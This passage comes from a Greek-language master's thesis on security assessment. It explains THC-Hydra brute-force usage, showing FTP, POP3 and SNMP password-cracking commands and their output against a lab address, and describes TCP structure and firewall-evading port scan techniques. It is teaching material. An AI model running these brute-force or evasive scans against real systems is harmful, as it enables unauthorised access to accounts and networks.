Τα χαρακτηριστικά του εργαλείου που το κάνουν να ξεχωρίσει είναι τα εξής:

- Η συμβατότητα με όλα σχεδόν τα λειτουργικά συστήματα (π.χ. Windows, Linux, OSX)
- Υποστηρίζει γραφικό περιβάλλον με την χρήση του HydraGTK
- Υποστηρίζει την μέθοδο brute-force για σχεδόν όλα τα πρωτόκολλα και τις κρυπτογραφημένες ή μη υπηρεσίες. Οι κυριότερες από αυτές είναι οι TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, RSH, RLOGIN,

[52] Certified Ethical Hacker Exam Prep, Que (2006), Michael Gregg, ISBN-10: 0789735318
[53] http://freeworld.thc.org/thc-hydra/

CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, LDAP2 και Cisco AAA.

- Υποστηρίζει την χρήση λεξικών για την μέθοδο brute-force τόσο έτοιμων όσο και παραμετροποιημένων από τον χρήστη τις λεγόμενες ως wordlists.
- Υποστηρίζει την παράλληλη σάρωση πιθανών λέξεων – κλειδιών σε πολλούς λογαριασμούς πρόσβασης.
- Υποστηρίζει την ανάλυση της ιστοσελίδας για την εύρεση των πεδίων πρόσβασης σε μια φόρμα.

2.5.3 Η γραμμή εντολών του Hydra

Οι παράμετροι που χρησιμοποιούνται στην γραμμή εντολών είναι οι εξής:

- **hydra –l usernames.txt –p passwords.txt <ip> <protocol> [ρυθμίσεις] [IP ή το όνομα του απομακρυσμένου υπολογιστή] [θύρα]**

Εντολή	Περιγραφή
-l (όνομα αρχείου)	Καθορισμός του αρχείου με τις λέξεις-κλειδία για το πεδίο πρόσβασης του ονόματος του χρήστη.
-p (όνομα αρχείου)	Καθορισμός του αρχείου με τις λέξεις-κλειδία για το πεδίο πρόσβασης του κωδικού πρόσβασης του χρήστη.
-e	Καθορισμός επιπρόσθετων ρυθμίσεων κατά την πρόσβαση δηλαδή με την παράμετρο “n” εκχωρεί κενή τιμή για τον κωδικό πρόσβασης και με “s ” την ίδια τιμή με το πεδίο ονόματος του χρήστη.
-M (όνομα αρχείου)	Προσδιορισμός της λίστας των διακομιστών για παράλληλη σύνδεση σε πολλούς διακομιστές
-o	Καταγράφει το ζεύγος των τιμών πρόσβασης σε ένα αρχείο
-S	Σύνδεση διαμέσου του πρωτοκόλλου SSL
-s (αριθμός θύρας)	Προσδιορισμός της θύρας σύνδεσης αν δεν είναι η προκαθορισμένη για την συγκεκριμένη εφαρμογή
-R	Επαναφορά προηγούμενης αποθηκευμένης σύνδεσης
-s (IP)	Εντολή αυτή προσδιορίζει την τοπική διεύθυνση
-t (αριθμός 1-16)	Εντολή εκκίνησης προκαθορισμένης σύνδεσης με βάση τον αριθμό της
-u	Παραμετροποίηση για σάρωση UDP θυρών
-v	Αναλυτική παρουσίαση της αναφοράς αποτελεσμάτων
-vv	Λεπτομερειακή παρουσίαση της αναφοράς αποτελεσμάτων
-w(δευτ/τα)	Προσδιορισμός χρονικού ορίου για αποσύνδεση
[Ctrl + C]	Τερματισμός της διαδικασίας

2.5.4 Παραδείγματα χρήσης του Hydra

Στα παρακάτω παραδείγματα θεωρούμε ότι η ηλεκτρονική διεύθυνση του συστήματος που αξιολογούμε είναι 192.168.1.2 και ότι ο Η/Υ του αξιολογητή έχει τα απαραίτητα αρχεία για την μέθοδο Brute Force. Τα αρχεία αυτά είναι είτε έτοιμα αρχεία λεξικών είτε αρχεία με λίστες λέξεων. Στην περίπτωση των παραδειγμάτων έχουμε στην διάθεση μας τα αρχεία usernames.txt και passwords.txt μέσα από τα οποία το πρόγραμμα μας αντλεί πιθανές λέξεις – κλειδιά για την πρόσβαση στο σύστημα.

FTP Bruteforce

```
root # hydra -l usernames.txt -p passwords.txt -v 192.168.1.2 ftp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-1-14 16:41:48
[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.1.2 (waiting for childs to finish)
[21][ftp] host: 192.168.1.2   login: ftp   password: ftp
Hydra (http://www.thc.org) finished at 2009-1-14 16:41:58
```

POP3 Bruteforce

```
root # hydra -l usernames.txt -p passwords.txt -v 192.168.1.2 pop3
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-1-14 16:44:44
[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task
[DATA] attacking service pop3 on port 110
[VERBOSE] Resolving addresses ... done
[110][pop3] host: 192.168.1.2   login: user   password: password
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.1.2 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-1-14 16:44:49
root #
```

SNMP Bruteforce

```
root # hydra -p passwords.txt -v 192.168.1.2 snmp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2006-01-14 17:01:10
[DATA] 16 tasks, 1 servers, 23 login tries (l:1/p:23), ~1 tries per task
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[161][snmp] host: 192.168.1.2   login:    password: manager
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.1.2 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-01-14 17:01:15
root#
```

3. Συμπεράσματα και προτάσεις για περαιτέρω μελέτη

Η συγκεκριμένη μεταπτυχιακή εργασία προσπάθησε να σκιαγραφήσει σε γενικές γραμμές το χώρο της αξιολόγησης ασφαλείας τόσο σε θεωρητικό όσο και σε πρακτικό επίπεδο. Ο χώρος της αξιολόγησης ασφαλείας πληροφοριακών συστημάτων και δικτύων είναι ένας χώρος που αναπτύσσεται ραγδαία και συνεχώς διαμορφώνει νέα πρότυπα και μεθοδολογίες με στόχο να ακολουθήσει τις νέες τεχνολογίες και την βελτίωση της ασφάλεια αυτών.

Αυτή η εργασία δεν ασχολήθηκε καθόλου με αρκετά ζητήματα του χώρου της αξιολόγησης ασφαλείας διότι δεν έχει σκοπό να εμβαθύνει σε κάποιο συγκεκριμένο "κεφάλαιο" του τομέα αυτού. Παρόλα αυτά όμως αξίζει να αναφέρουμε τα σημεία αυτά με σκοπό να μπορέσει κάποιος να ασχοληθεί σε κάποια μελλοντική μελέτη.

Τα προτεινόμενα ζητήματα προς μελέτη σε σχέση με τον χώρο της αξιολόγησης ασφαλείας είναι :

- Εργαλεία ανίχνευσης Ευπαθειών Metasploit,Nessus κ.α.
- Εργαλεία ανάλυσης επιθέσεων Buffer Overflow
- Τεχνικές συλλογής πληροφοριών με μεθόδους Social Engineering
- Τεχνολογία Bluetooth
- Τεχνολογία Wifi και WifiMax
- Τεχνολογία RFID
- Τεχνολογία VOIP
- Αδυναμίες των λειτουργικών συστημάτων Windows
- Επιθέσεις τύπου DOS (Denial of Service)
- Αξιολόγηση ασφαλείας των Web Applications
- Ανάλυση εφαρμογών Rootkits,Trojan,Virus,Botnets,Keyloggers και Spyware

4. Παραρτήματα

4.1 Το πρωτόκολλο TCP

Τα χαρακτηριστικά του TCP

Το πρωτόκολλο Transmission Control Protocol (TCP) ανήκει στο επίπεδο μεταφοράς με βάση το μοντέλο αρχιτεκτονικής TCP/IP. Το συγκεκριμένο πρωτόκολλο παρέχει αξιοπιστία στην μεταφορά των δεδομένων και δημιουργεί μια λογική σύνδεση μεταξύ των εφαρμογών μέσα από την διαδικασίας ανταλλαγής πακέτων με αλληλουχία. Το συγκεκριμένο πρωτόκολλο μαζί με το Internet Protocol (IP) είναι τα κύρια για την δημιουργία των υπολοίπων πρωτοκόλλων του διαδικτύου.

Το TCP υποστηρίζει την δυνατότητα να εκτελούνται σε ένα μηχάνημα πολλές διαδικτυακές εφαρμογές και να δρομολογούνται τα σωστά πακέτα των δεδομένων στην κάθε εφαρμογή. Αυτή η δρομολόγηση επιτυγχάνεται με την εκχώρηση ενός μοναδικού αριθμού με μια νοητή θύρα η οποία χαρακτηρίζει την εφαρμογή. Ο συνδυασμός της διεύθυνσης IP και του αριθμού της θύρας ονομάζεται “socket” ή “endpoint”.

Τα κύρια χαρακτηριστικά του TCP είναι ότι παρέχει συνεχή ροή των δεδομένων, διαχωρισμός των δεδομένων σε τμήματα στην μεταφορά , αξιοπιστία στην μεταφορά, αμφίδρομη ανταλλαγή των δεδομένων και υποστήριξη αποστολής πολυπλεγμένων μηνυμάτων.

Στην πρώτη φάση αποστολής των δεδομένων το TCP μεταφέρει σε μικρά κομμάτια bytes με μια συγκεκριμένη αλληλουχία. Αυτό γίνεται διότι εφαρμογές δεν μπορούν να διαχωρίσουν τα blocks των δεδομένων πριν τα προωθήσουν στο TCP. Με αυτό τον τρόπο επιτυγχάνεται ο διαχωρισμός των δεδομένων σε τμήματα στην μεταφορά. Στην συνέχεια, τα bytes χωρίζονται σε segments και μεταφέρονται στο επίπεδο του πρωτοκόλλου IP.

Το επόμενο χαρακτηριστικό του TCP είναι η αξιοπιστία του κατά την μεταφορά των δεδομένων. Για να υπάρξει αξιοπιστία το TCP πρέπει να είναι συνδεσιστρεφές και υποστηρίζει μόνο μια συνδέσεις από σημείο σε σημείο. Αυτό σημαίνει ότι για να ξεκινήσει ανταλλαγή μεταξύ δυο διεργασιών εφαρμογής πρέπει να προηγηθεί ο καθορισμός των παραμέτρων της επικείμενης μεταφοράς δεδομένων καθώς και η ανταλλαγή να αφορά μόνο τον αποστολέα και τον δέκτη. Η διαδικασία αυτή πραγματοποιείται με την προώθηση segments που φέρουν έναν αριθμό αλληλουχίας που υποδεικνύει την σειφά του πακέτου που αναμένεται. Μόλις υπάρξει ανταπόκριση με βάση τον μηχανισμό three way handshake στην συνέχεια ξεκινά η μεταφορά των δεδομένων σε μια σύνδεση TCP. Ακόμη πρέπει να αναφέρουμε ότι το TCP εντοπίζει καθυστερημένα, λανθασμένα ή διπλοεισηγμένα πακέτα και γι' αυτό έχει ένα μηχανισμό που ξανααποστέλλει τα χαμένα πακέτα.

Επιπλέον το TCP είναι ικανό να διατηρήσει την ροή των δεδομένων. Πιο συγκεκριμένα με την αποστολή πακέτων επιστροφής επιβεβαίωσης της λήψης του πακέτου από τον αποδέκτη καθορίζεται η επόμενη αποστολή του πακέτου. Η διαδικασία αυτή εγγυάται τη συνεχή ροή των δεδομένων. Ακόμη το TCP υποστηρίζει την αποστολή

πολυπλεγμένων μηνυμάτων δηλαδή την δυνατότητα να συγχωνευτούν ταυτόχρονα πολλές συνδέσεις επιπέδου εφαρμογής σε μια απλή σύνδεση.

Η δομή του τμήματος TCP

Αφού αναφέραμε τα κύρια χαρακτηριστικά του πρωτοκόλλου θα εξετάσουμε την δομή του τμήματος TCP και θα περιγράψουμε όλα τα μέρη που συνθέτουν μια κεφαλίδα τμήματος TCP.

<table>
<tr><th colspan="8">32 bit</th></tr>
<tr><td colspan="7">Αριθμός θύρας προέλευσης</td><td>Αριθμός θύρας προορισμού</td></tr>
<tr><td colspan="8">Αριθμός ακολουθίας</td></tr>
<tr><td colspan="8">Αριθμός γνωστοποίησης</td></tr>
<tr><td rowspan="2">Μήκος κεφαλίδας</td><td rowspan="2">Δεσμευμένο</td><td colspan="5">Πεδίο ένδειξης</td><td>Παράθυρο λήψης</td></tr>
<tr><td>URG</td><td>ACK</td><td>PSH</td><td>RST</td><td>SYN</td><td>FIN</td><td></td></tr>
<tr><td colspan="7">Άθροισμα ελέγχου</td><td>Δείκτης επειγόντων δεδομένων</td></tr>
<tr><td colspan="8">Λοιπές επιλογές & παραγέμισμα</td></tr>
<tr><td colspan="8">Δεδομένα</td></tr>
</table>

1. *Αριθμός θύρας προέλευσης (Source port) / θύρας προορισμού (Destination port):αριθμοί που χρησιμοποιούνται για πολύπλεξη / αποπολύπλεξη δεδομένων προς/από εφαρμογές του ανώτερου επιπέδου*
2. *Αριθμός ακολουθίας (Sequence number) : χρησιμοποιείται για να καθορίσει τον αριθμό του πρώτου byte για το τρέχον μήνυμα ενώ κατά την φάση επικοινωνίας για να εκχωρήσει τον αρχικό αριθμό ακολουθίας για μια προσεχή μεταφορά δεδομένων.*
3. *Αριθμός γνωστοποίησης (Acknowledgement number) : χρησιμοποιείται για να καθορίσει τον αμέσως επόμενο αριθμό του πρώτου byte για το τρέχον μήνυμα ενώ κατά την φάση επικοινωνίας για να εκχωρήσει τον αναμενόμενο αριθμό ακολουθίας.*
4. *Μήκος κεφαλίδας (Offset) : Το 4-bit πεδίο μήκους κεφαλίδας καθορίζει το μήκος της κεφαλίδας TCP σε words των 32-bit.Το μήκος είναι μεταβλητό λόγω της παραμετροποίησης του πεδίου επιλογών του TCP σχήματος.*

5. *Δεσμευμένο (Reserved) : Το πεδίο αυτό των 6-bit είναι δεσμευμένο για μελλοντική χρήση και πρέπει να έχει την τιμή μηδέν.*
6. *Πεδίο ένδειξης (Control bits - Flags) : Το πεδίο αυτό περιέχει 6 bit και περιλαμβάνει πληροφορίες ελέγχου με βάση τις παρακάτω ενδείξεις*


URG:	**η ένδειξη αυτή υποδηλώνει ότι τα δεδομένα αυτού του τμήματος θεωρούνται ως "επείγοντα" με βάση το ανώτερο επίπεδο μεταφοράς**
ACK:	**η ένδειξη αυτή χρησιμοποιείται για να δηλώσει ότι η τιμή που μεταφέρεται στο πεδίο γνωστοποίησης είναι έγκυρη**
PSH:	**η ένδειξη αυτή χαρακτηρίζει τα δεδομένα πρέπει να προωθηθούν στο επόμενο επίπεδο αμέσως**
RST:	**η ένδειξη τερματίζει την επικοινωνία**
SYN:	**η ένδειξη ξεκινά τον συγχρονισμό της αλληλουχίας των αριθμών**
FIN:	**η ένδειξη αυτή δείχνει ότι δεν αποστέλλονται άλλα δεδομένα από τον αποστολέα**

7. *Παράθυρο λήψης (Window): είναι μια ένδειξη 16-bit που καθορίζει το μέγεθος του Window. Το Window size είναι προδιαγράφει πόσα κομμάτια θα αποστέλλονται μέχρι την λήψη του αριθμού γνωστοποίησης από τον αποδεκτή. Δηλαδή το διαθέσιμο μέγεθος των εισερχόμενων δεδομένων σε octets.*
8. *Άθροισμα ελέγχου (Checksum) : είναι μια ένδειξη 16-bit που μας ενημερώνει αν η κεφαλίδα καταστράφηκε κατά την μεταφορά*
9. *Δείκτης επειγόντων δεδομένων (Urgent Pointer) : είναι μια ένδειξη 16-bit η οποία πληροφορεί την οντότητα πλευράς λήψης ανώτερου επιπέδου όταν υπάρχουν επείγοντα δεδομένα έτσι ώστε να περάσει ο δείκτης στο τέλος των επειγόντων δεδομένων*
10. *Λοιπές επιλογές & παραγέμισμα (Option & Padding): το πεδίο επιλογών είναι προαιρετικό και μεταβλητού μήκους και χρησιμοποιείται όταν ένας αποστολέας και ένας παραλήπτης διαπραγματεύονται για το μέγιστο μέγεθος αποστολής ή σαν ρυθμιστής για το παράθυρο λήψης σε δίκτυα υψηλών ταχυτήτων.*
11. *Δεδομένα (Data) : Είναι τα δεδομένα που χειρίζονται τα υψηλότερα επίπεδα*

Ο μηχανισμός τριμερής χειραψίας (Three-way Handshake)

Το επόμενο βήμα μας μετά την παρουσίαση του σχήματος TCP και των χαρακτηριστικών του είναι να εξετάσουμε αναλυτικά τον τριμερή μηχανισμό χειραψίας. Ο συγκεκριμένος μηχανισμός περιγράφει τα τρία βήματα που πρέπει να πραγματοποιηθούν για να ολοκληρωθεί μια σύνδεση TCP. Ο λόγος για τον οποίο εστιαζόμαστε αρκετά σε αυτό τον μηχανισμό είναι διότι οι τεχνικές ανίχνευσης θυρών στηρίζονται στον συγκεκριμένο καθώς και οι εντολές των εργαλείων ανάλυσης θυρών.

Ο μηχανισμός Three-Way Handshake



Όπως φαίνεται από το παραπάνω σχήμα στο πρώτο στάδιο ο Η/Υ Α επιχειρεί να δημιουργήσει μια TCP σύνδεση με τον Η/Υ Β. Το πρώτο βήμα είναι η αποστολή ενός πακέτου συγχρονισμού (sequence number flag - SYN) με ένα πρωταρχικό αριθμό αλληλουχίας (initial sequence number - ISN). Ο αριθμός αυτός είναι ένας ψευδάριθμος μεταξύ του 0 και του 232*1 (4,294,967,295).

Στην συνέχεια, ο Η/Υ Β αποστέλλει ένα μήνυμα βεβαίωσης λήψης (SUN/ACK) στον Η/Υ Α μαζί με τον αριθμό ISN+1 του Η/Υ Α. Με αυτό το τρόπο ο Η/Υ Β δηλώνει τον επόμενο αριθμό της ακολουθίας και επιπλέον θέτει μια σημαία συγχρονισμού από μέρους του με βάση το δικό του ISN.

Το τελευταίο στάδιο είναι η απάντηση του Η/Υ Α στον Η/Υ Β με ένα μήνυμα βεβαίωσης λήψης (ACK) του πακέτου ακολουθίας του Η/Υ Β. Το μήνυμα αυτό είναι ένας νέος αριθμός ακολουθίας ISN+1 με βάση το ISN του Η/Υ Β. Με αυτό το τρόπο δηλώνεται ότι ο επόμενος αριθμός της ακολουθίας που αναμένεται από τον Η/Υ Β. Από το σημείο αυτό ξεκινά η αμφότερη ανταλλαγή των δεδομένων.

Ο μηχανισμός αυτός εγγυάται την αξιοπιστία στον τρόπο μεταφοράς των δεδομένων διότι και σε περίπτωση ασυνέχειας αποστέλλεται από τον Η/Υ ένα πακέτο απόρριψης (RST) με αποτέλεσμα να σταματάει η επικοινωνία.

Το σημαντικό σημείο σε αυτό το μηχανισμό είναι χάρη στις ειδικές σημάνσεις από το πεδίο ένδειξης του τμήματός μπορούμε να αντιληφθούμε την φάση στην οποία βρίσκεται η κατάσταση επικοινωνίας. Οι ειδικές αυτές σημάνσεις καλούνται σημαίες. Οι σημάνσεις αυτές ενσωματώνονται στην επικεφαλίδα ενός πακέτου TCP και έχουν μέγεθος

ενός bit. Ένας hacker μπορεί παραμετροποιώντας αυτές τις σημάνσεις με τα εργαλεία ανάλυσης θυρών να προσπεράσει τον εντοπισμό ενός firewall. Δηλαδή προσπαθεί να δημιουργήσει συγκεκριμένες καταστάσεις επικοινωνίας για να αναλύσει τις θύρες του μηχανήματος στόχου. Πιο συγκεκριμένα, ανάλογα με την παραμετροποίηση που έχει κάνει, υπάρχει και ο αντίστοιχος τύπος ανάλυσης και ανίχνευσης θυρών.

4.2 Οι τεχνικές ανίχνευσης θυρών


[54]Οι τεχνικές ανίχνευσης θυρών προέκυψαν με την πάροδο του χρόνου από τις διάφορες τεχνικές που χρησιμοποιούσαν ερευνητές για την ανίχνευση των πρωτοκόλλων, των λειτουργικών συστημάτων και των θυρών που υπάρχουν στο σύστημα στόχος.

Οι τεχνικές ανίχνευσης θυρών είναι οι εξής :

TCP Connect scan

Ο τύπος ανάλυσης TCP Connect() scan προσπαθεί να συνδεθεί με κάθε θύρα με τον μηχανισμό three-way handshake. Οι ανοιχτές θύρες απαντούν με SYN/ACK και οι κλειστές με RST. Με αυτό τον τύπο ανάλυσης εξασφαλίζεται με μεγάλη ακρίβεια η ανάλυση των θυρών. Παρόλα αυτά αυτός ο τύπος είναι εύκολα αναγνωρίσιμος από τα firewalls και τα συστήματα εντοπισμού επιθέσεων (intruder detection systems - IDS). Γι' αυτό είναι καλύτερη τακτική να χρησιμοποιούνται άλλοι τύποι ανάλυσης όχι τόσο εύκολοι στον εντοπισμό τους. Το θετικό σε αυτό τον τύπο είναι η δυνατότητα που προσφέρει για παράλληλη σάρωση από πολλά sockets ενώ παράλληλα δεν χρειάζονται δικαιώματα διαχειριστή για την εκτέλεση του.

TCP Connect () Scan




TCP SYN scan

Ένας άλλος τύπος ανάλυσης θυρών είναι ο SYN scan. Όπως έχει προαναφερθεί ο μηχανισμός του TCP three-way handshake χρησιμοποιεί τα πακέτα SYN, SYN-ACK και ACK packets. Σε αυτό τον τύπο ανάλυσης τον SYN scan αποστέλλεται μόνο το αρχικό πακέτο SYN

[54] "Penetration Testing and Network Defense", Cisco Press (2005), Andrew Whitaker,Daniel P. Newman, ISBN: 1-58705-208-3

στο μηχάνημα στόχο. Αν η θύρα είναι ανοιχτή η απάντηση από το μηχάνημα στόχο είναι ένα πακέτο SYN-ACK ενώ αν είναι κλειστή ένα RST πακέτο.

SYN Scan




Ο τύπος SYN scan διαφέρει από τον TCP Connect() scan μονάχα στο γεγονός στο οποίο δεν απαντάει με ένα πακέτο ACK.Η απάντηση ACK είναι η αναμενόμενη από τον μηχανισμό του three-way handshake αντί για το μήνυμα RST που διακόπτει την επικοινωνία και χρησιμοποιείται σε αυτή την μέθοδο. Λόγω αυτής της τεχνικής καλείται πολλές φόρες και ως "half- open " scanning. Αυτός ο τύπος ανάλυσης δεν είναι εύκολα εντοπίσιμος από αρκετά firewalls σε αντίθεση με πολλά συστήματα εντοπισμού επιθέσεων (IDSs) που τον αντιλαμβάνονται.

TCP NULL scan

Στον τύπο NULL scan αποστέλλεται σε μια θύρα TCP ένα πακέτο χωρίς να τεθεί σημαία. Σε μια κανονική επικοινωνία TCP πρέπει να σταλεί τουλάχιστον ένα bit—είτε μια σημαία κατά την αποστολή ενός πακέτου. Επειδή σε αυτό τον τύπο ανάλυσης δεν αποστέλλεται κανένα bit με βάση το RFC 793 ο Η/Υ που λαμβάνει ένα TCP κενό απορρίπτει το segment αυτό και αποστέλλει ένα RST πακέτο αν η θύρα είναι κλειστή αλλιώς το αγνοεί χωρίς να απαντήσει.

NULL Scan



Ο τύπος αυτός προϋποθέτει ότι όλα τα μηχανήματα συμμορφώνονται με το κανόνα του RFC 793[55]. Στην πραγματικότητα όμως δεν το ακολουθούν όλα τα μηχανήματα όπως τα Windows. Επομένως, δεν μπορούμε να χρησιμοποιήσουμε ένα τέτοιο τύπο ανάλυσης θυρών σε μηχανήματα Windows για την εύρεση των ανοιχτών θυρών. Το λειτουργικό σύστημα της Microsoft όταν λαμβάνει ένα τέτοιο πακέτο με κενό περιεχόμενο

[55] http://www.ietf.org/rfc/rfc0793.txt

αποστέλλει πάντοτε ένα πακέτο RST με αποτέλεσμα να μην μπορούμε να αναγνωρίσουμε αν είναι μια θύρα ανοιχτή ή κλειστή.

Τα λειτουργικά συστήματα που βασίζονται στα UNIX ακολουθούν το RFC 793 και αυτό μας δίνει την δυνατότητα να καταλάβουμε αν μια θύρα είναι ανοιχτή ή όχι.


Η κατηγορία του NULL scan τύπου ονομάζεται inverse scan. Σε αυτή την κατηγορία ο τρόπος εύρεσης μια θύρας δεν γίνεται με κριτήριο αν μια θύρα είναι ανοιχτή αλλά αν είναι κλειστή και απαντήσει με ένα πακέτο RST. Η πορεία αυτή της ανάλυσης είναι η αντίστροφη από την κανονική και δεν προσφέρει αξιοπιστία ως προς τα αποτελέσματα της.

Από την άλλη πλευρά, οι τύποι των αναλύσεων SYN και TCP Connect() scans ακολουθούν την κλασσική πορεία οπού αναμένουμε απάντηση από μια ανοιχτή θύρα. Αυτοί οι τύποι δεν χρησιμοποιούν "πονηρές" τεχνικές αλλά παραμένουν πιο ακριβής και αποτελεσματικές.

FIN Scan

Άλλος ένας τύπος που ανήκει στην κατηγορία της αντιστροφής ανάλυσης είναι ο τύπος FIN scan. Σε αυτό τον τύπο αποστέλλεται ένα πακέτο σε μια θύρα TCP με σημαία λήξης δηλαδή ενός FIN bit. Το FIN bit δηλώνει την λήξη ενός κύκλου επικοινωνίας TCP. Ομοίως και για αυτόν τον τύπο ανάλυσης αποστέλλεται ένα πακέτο RST εάν η θύρα είναι κλειστή ειδάλλως αγνοείται το πακέτο εφόσον είναι ανοιχτή. Ο συγκεκριμένος τύπος ανάλυσης είναι δύσκολα εντοπίσιμος. Συνήθως, τα firewalls εμποδίζουν τα πακέτα SYN μιας ανάλυσης τύπου TCP SYN scan όμως αφήνουν ελεύθερα τα πακέτα FIN.

FIN Scan



TCP ACK scan

Σε μια κανονική διαδικασία επικοινωνίας TCP τα πακέτα βεβαίωσης (ACKs) αποστέλλονται μόλις καθοριστεί το μέγεθος του window size από τον Η/Υ που λαμβάνει δεδομένα. Σε αυτό τον τύπο ανάλυσης αποστέλλονται τέτοιου είδους πακέτα για να ανακαλυφθεί η παραμετροποίηση του firewall. Εάν μια θύρα προστατεύεται με φιλτράρισμα από ένα firewall δεν αποστέλλεται τίποτα ως απάντηση. Αν όμως μια θύρα δεν φιλτράρεται αποστέλλονται στην επιστροφή πακέτα RST. Με αυτό το τρόπο μπορούμε να βρούμε με τα μηνύματα RST ποιες θύρες φιλτράρονται ή όχι από ένα firewall καθώς και την λίστα ελέγχου (access control list – ACL) του μηχανήματος στόχου.

TCP XMAS scan

